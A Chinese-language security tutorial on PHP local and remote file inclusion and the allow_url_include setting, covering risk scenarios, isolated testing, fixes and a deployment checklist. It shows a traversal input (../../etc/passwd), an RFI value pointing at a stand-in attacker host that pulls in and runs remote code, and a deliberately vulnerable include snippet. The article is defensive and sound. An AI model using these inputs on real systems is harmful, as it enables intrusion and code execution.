


网络安全:文件包含漏洞与allow_url_include

理解文件包含漏洞与allow_url_include
PHP的include、require及其变体是模块化开发的核心机制,它们会在脚本执行时将目标文件的内容直接嵌入当前上下文。当开发者未对用户传入的路径参数进行严格过滤时,攻击者即可通过构造恶意路径触发文件包含漏洞。根据包含资源的来源,该漏洞分为本地文件包含(LFI)与远程文件包含(RFI)。LFI允许读取服务器本地敏感文件(如配置文件或系统日志),而RFI则能加载并执行外部服务器上的恶意代码。allow_url_include是PHP配置项,默认值为Off,它直接决定了PHP是否允许通过URL协议(如http/ftp)包含远程文件。若该配置被误设为On,配合未过滤的用户输入,将直接放大RFI风险,使攻击者能够远程注入并执行任意PHP代码,彻底破坏系统边界。

识别LFI与RFI的典型风险场景
在实际业务中,文件包含漏洞通常源于动态路由或模板加载逻辑。例如,代码中若存在include($_GET['module'] . '.php');,攻击者可通过修改module参数改变执行流。在LFI场景下,利用目录遍历符(如../../etc/passwd)可突破预期目录读取系统文件;若结合日志注入或文件上传,甚至可能实现代码执行。在RFI场景中,若allow_url_include开启,传入http://attacker.com/malicious.txt将导致PHP下载并立即执行该远程脚本。需要明确的是,漏洞成因在于“信任不可控输入”与“动态解析路径”的结合,攻击面覆盖所有未做隔离的包含点。安全验证应严格限定在授权测试环境内,仅使用无害占位文件验证路径解析逻辑,绝不尝试读取真实生产数据或触发破坏性操作,以清晰界定风险边界。


在测试环境中验证配置与漏洞风险
验证配置与漏洞风险必须在完全隔离的本地或容器化测试环境中进行。首先,通过执行php -i | grep allow_url_include或访问phpinfo()页面,确认该指令当前状态。若需测试包含行为,可搭建最小化PHP服务,创建包含include($_GET['file']);的测试脚本,并放置无害的本地文本文件与模拟远程资源。测试过程中,应开启PHP错误日志(display_errors=Off, log_errors=On)以观察路径解析失败或越权访问的底层报错。务必遵循最小权限原则,以非root用户运行Web服务,并将测试目录权限严格限制为755。所有验证操作仅用于确认配置生效与代码逻辑缺陷,一旦复现预期包含行为即停止深入,避免触发越权或数据泄露。测试结束后需彻底清理环境,确保不留任何后门或测试文件。

修复文件包含漏洞与安全配置
修复文件包含漏洞需遵循“配置收敛、逻辑重构、权限收紧”的优先级。首要步骤是在php.ini中强制设置allow_url_include = Off并重启PHP-FPM服务,从根本上切断RFI路径。其次,彻底摒弃直接拼接用户输入的做法,改用白名单映射机制。例如,定义$allowed_pages = ['home', 'about', 'contact'];,通过in_array()校验输入后,再拼接固定后缀进行包含。对于必须动态加载的场景,应使用realpath()解析绝对路径,并校验其是否位于预设的安全基目录内(如strpos($real_path, '/var/www/secure/') === 0)。同时,将包含目录权限设为750,禁止Web进程写入。修复完成后,需在测试环境中使用原攻击向量进行复测,确认参数篡改已返回默认页面或安全拦截提示,且日志无异常解析记录。
常见避坑与上线前安全检查
开发过程中常因认知偏差或配置疏忽导致防护失效。典型避坑点包括:依赖黑名单过滤(如仅替换../)极易被双重编码或特殊字符绕过;修改php.ini后未重载PHP-FPM导致配置未生效;生产环境为调试临时开启allow_url_include却未关闭;以及误将包含目录赋予777权限引发二次利用。上线前应执行标准化安全检查清单:第一,全局代码审计,定位所有include/require调用点,确认无动态拼接;第二,配置核查,确保allow_url_include=Off且open_basedir已限制运行目录;第三,权限审查,验证包含目录仅具备读取权限且归属正确用户;第四,自动化复测,通过静态扫描工具与人工用例验证拦截逻辑。只有四项检查全部通过,方可将应用推入生产环境,从源头消除文件包含隐患。
本站声明
本文内容仅供参考,不代表本站观点。转载或引用请注明出处。如发现内容问题,请通过联系我们页面反馈。















